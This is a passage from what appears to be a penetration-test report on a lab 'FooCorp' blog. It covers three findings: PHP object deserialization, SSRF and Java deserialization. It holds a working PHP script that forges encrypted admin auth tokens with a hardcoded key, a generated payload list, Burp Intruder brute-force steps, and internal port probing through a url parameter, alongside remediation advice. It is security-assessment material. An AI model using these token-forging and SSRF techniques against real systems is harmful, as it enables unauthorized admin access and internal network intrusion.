    echo "Decrypted text: " . $decrypted_text . "\n";
}
?>
```

```
┌──(victor㉿kali)-[~/Desktop/ewptx]
└─$ php decrypt.php
Decrypted text: O:8:"userdata":3:{s:4:"role";s:4:"user";s:2:"id";i:80;s:3:"uid";i:25;}
```

The attacker could exploit this information by altering the role to "admin". Even though having the admin role, without an active admin ID, one will not have full access to the admin role.

I wrote a PHP script called admin token brute force script to brute force the admin auth token by generating the multiple base64 encoded token.

```php
<?php

class userdata
{
    // Using the userdataupdate.php code obtained form sensitive data disclosure
    public $role= "admin";
    public $id = 0; // 0-99
    public $uid = 0; // 0-99

    public function __construct($i, $uuid)
    {
        $this->id = (int) $i;
        $this->uid = (int) $uuid;
    }

}
$outputfile = 'payload.txt'; // For outputfile

// Open and read output file

$fileHandle = fopen($outputfile, 'w');

if ($fileHandle)
{
    for ($i = 0; $i <100; $i++) // 0-99
    {
        for ($j =0; $j < 100; $j++ ) //0-99
        {
            $injected_class = new userdata($i, $j);
            $serialized_class = serialize($injected_class);

            $plaintext = 'O:8:"userdata":3:{s:4:"role";s:4:"admin";s:2:"id";i:0;s:3:"uid";i:0;}';
            $key = "8b362e210615e66b3bf7f69f6c819056";
            $cipher = "aes-256-ctr";
            $iv = "ABCDEFGHIJKLMNOP";

            $encrypted_auth= openssl_encrypt($serialized_class, $cipher, $key, $options=0, $iv);
            $cookie = base64_encode($encrypted_auth);

            // writing to output file

            fwrite($fileHandle, $cookie. "\n");

        }
    }
    fclose($fileHandle);
    echo "[+] All Payload is saved in : $outputfile\n";


}else
{
    echo "[-] Error!, Fail to Open : $outputfile for writing\n";
}

 ?>
```

Figure 43: admin_token_bruteforce.php

```
Ti8ra1RvUVBHd25HV3hydGFpZW1OQlExeFo0dW5zNnlVa1dSV244NmI4K1J1ZThkdmZHaUVWNy9ENnZHYzlFelpQMlpRUmNEVnhtcWY2MTd6WUswUDlXS013
enE=
Ti8ra1RvUVBHd25HV3hydGFpZW1OQlExeFo0dW5zNnlVa1dSV244NmI4K1J1ZThkdmZHaUVWNy9ENnZHYzlFelpQMlpRUmNEVnhtcWY2MTd6WUswUDlXS01n
enE=
Ti8ra1RvUVBHd25HV3hydGFpZW1OQlExeFo0dW5zNnlVa1dSV244NmI4K1J1ZThkdmZHaUVWNy9ENnZHYzlFelpQMlpRUmNEVnhtcWY2MTd6WUswUDlXS01R
enE=
Ti8ra1RvUVBHd25HV3hydGFpZW1OQlExeFo0dW5zNnlVa1dSV244NmI4K1J1ZThkdmZHaUVWNy9ENnZHYzlFelpQMlpRUmNEVnhtcWY2MTd6WUswUDlXS01B
enE=
Ti8ra1RvUVBHd25HV3hydGFpZW1OQlExeFo0dW5zNnlVa1dSV244NmI4K1J1ZThkdmZHaUVWNy9ENnZHYzlFelpQMlpRUmNEVnhtcWY2MTd6WUswUDlXS053
enE=
Ti8ra1RvUVBHd25HV3hydGFpZW1OQlExeFo0dW5zNnlVa1dSV244NmI4K1J1ZThkdmZHaUVWNy9ENnZHYzlFelpQMlpRUmNEVnhtcWY2MTd6WUswUDlXS05n
enE=
Ti8ra1RvUVBHd25HV3hydGFpZW1OQlExeFo0dW5zNnlVa1dSV244NmI4K1J1ZThkdmZHaUVWNy9ENnZHYzlFelpQMlpRUmNEVnhtcWY2MTd6WUswUDlXS05R
enE=
Ti8ra1RvUVBHd25HV3hydGFpZW1OQlExeFo0dW5zNnlVa1dSV244NmI4K1J1ZThkdmZHaUVWNy9ENnZHYzlFelpQMlpRUmNEVnhtcWY2MTd6WUswUDlXS05B
enE=
Ti8ra1RvUVBHd25HV3hydGFpZW1OQlExeFo0dW5zNnlVa1dSV244NmI4K1J1ZThkdmZHaUVWNy9ENnZHYzlFelpQMlpRUmNEVnhtcWY2MTd6WUswUDlXS093
enE=
```

Figure 44: payload list

Therefore, the attacker may need to attempt to guess the active ID through brute force in the next step. The attacker has to create a random 2-digit identification number and a 2-digit user ID since the user ID is a 4-digit value. Once these IDs are generated, they can be encrypted using an encryption algorithm and encoded with Base64 encoding method.

Following these steps, the attacker can use BurpSuite Intruder to brute-force the AUTH




Figure 45: burp intruder




Figure 46: start attack

Decoded the base64 token and there is a user ID 9897 that is active and has an administrator role.

Decoded that aes-256-ctr token into base64 encoded token.




Figure 47: encoded to base64

Copy that base64 encoded code and paste that in AUTH session, finally it turns into admin.




Figure 48: admin page

Remediation

Implementing strong security measures during deserialization processes is crucial for implementing secure coding practices. Initially, refrain from deserializing any untrusted or user-provided data if you can. If there is a need for deserialization, make sure to validate and sanitize the deserialized objects before using them. Utilize cryptographic signatures or hashing methods to confirm the integrity and authenticity of serialized data to avoid unauthorized alterations. Enforce rigorous access control verification post deserialization to prevent attackers from elevating privileges by altering user roles or permissions.

6.13 Server-Side Request Forgery (SSRF) in FooCorp Blog

Severity:	High	Likelihood:	High	Type:	Security Misconfiguration

Description	Server-Side Request Forgery (SSRF) is a type of web vulnerability that happens when a hacker is able to control a server in order to send unauthorized requests to internal or external resources. This occurs when the server fails to validate user-controlled input used to create a request, leading to potential security risks when accessing remote URLs or APIs. Attackers take advantage of SSRF to manipulate the server into carrying out tasks for them, like gaining access to internal systems, retrieving information from metadata services, or connecting to external services. By taking advantage of this vulnerability, attackers may be able to circumvent firewalls and other network limitations, allowing them to enter restricted portions of the server's network.
Risk	Likelihood: High - Attackers are able to employ SSRF to communicate with internal APIs, metadata services (such as cloud infrastructure), or database servers, which could result in data breaches, unauthorized entry, or further elevation of privileges. SSRF can also be utilized to conduct internal network scans, discover susceptible services, or potentially steal confidential information in certain situations. SSRF poses a significant threat in cloud settings as attackers can use it to gain unauthorized access to vital instance data or cloud resource credentials. Impact - Potential consequences could encompass the compromised security of sensitive information, unauthorized entry into internal systems, and financial and reputational damage to entities. The impact could also affect customer data breaches and potential legal ramifications, depending on the systems in question.
Tools Used	Burp suite
List of Host identified	blog.terahost.exam (10.100.13.34)
Opening ports	80, 631, 1337, 5000
References	http://www.acunetix.com/blog/articles/server-side-request-

	forgery-vulnerability/

Proof of Concept

In the administrative section, there was a textbox and a "Try" button for importing an article. The "url" parameter in this request had a SSRF vulnerability, allowing a malicious user to exploit internal access.

1. Type in some text and click on the "Try" button.
2. Capture the HTTP raw request using BurpSuite and modify the url value to “127.0.0.1:80”.
3. In the Burp Response, you can observe that the web server is active on the internal port of the localhost.
4. The burp Intruder tool can help detect internal ports ranging from 1 to 65535.

Figure 49: HTTP raw request




Figure 50: HTTP response from server




Figure 51: port 80 found




Figure 52: port 631 found




Figure 53: port 1337 found




Figure 54: port 5000 found

Remediation

Make sure to always whitelist trusted sources when accessing URLs or endpoints to prevent accepting user-controlled ones, ensuring the server only connects to known sources. Restrict outbound connections to essential internal services or specific external domains. Set up network segmentation to prevent public-facing servers from reaching sensitive internal services. Utilize Web Application Firewalls (WAF) to identify and prevent SSRF attacks.

6.14 Java Insecure De-serialization in FooCorp blog Internal Web Server

Severity:	Critical	Likelihood:	High	Type:	Coding Flaw

Description	Insecure deserialization in Java happens when an app deserializes untrusted data without adequate validation or protection measures. Deserialization in Java involves transforming serialized byte streams into objects. If the serialized data can be tampered with by an intruder, they can insert malicious objects or code into the application while deserializing. While deserialization flaws may not lead to remote code execution, they can still be utilized for various types of attacks such as replay attacks, injection attacks, and privilege escalation attacks.
Risk	Likelihood: High - The dangers of insecure deserialization in Java carry substantial risks, as this vulnerability enables attackers to insert and run arbitrary code in the application's system. This may result in remote code execution (RCE), allowing the hacker to take over the server or application. Furthermore, insecure deserialization can be used to change application logic by modifying user sessions, circumventing authentication, or increasing privileges. The vulnerability could potentially reveal sensitive data, as malicious actors might manipulate serialized objects to obtain unauthorized entry to confidential information. In distributed systems, insecure deserialization can spread harmful payloads among various services. Impact - The complete effects consist of economic loss, harm to reputation, and possible legal outcomes, particularly if private customer information or confidential data is exposed. Organizations might have to spend a lot of money on fixing issues, such as updating software vulnerabilities, checking code, and improving security procedures.
Tools Used	Burp suite, Ysoserial
List of Host identified	blog.terahost.exam (10.100.13.34)
Port	1337
References	Atomic Serialization using constructor with input validation, no

	circular references, Permission limited scope limited object cache and array length limits, with stream resets What Do WebLogic, WebSphere, JBoss, Jenkins, OpenNMS, and Your Application Have inCommon? This Vulnerability.

Proof of Concept

After getting admin account, click on the Try tab and intercept with the burpsuite.




Figure 55: admin page

Send it to the repeater and send the request, but there is no response.




Figure 56: HTTP request and response

Through the SSRF vulnerability, an attacker can gain access to the internal web server of the FooCrop BLOG. In the situation involving port 1337, there existed a feature that converted user input into a serialized form to store data on the server using Base64 encoding.

Figure 57: HTTP request




Figure 58: HTTP response

After adding the data after the url=127.0.0.1:1337?data=testing, the response is changed.




Figure 59: HTTP request




Figure 60: HTTP response

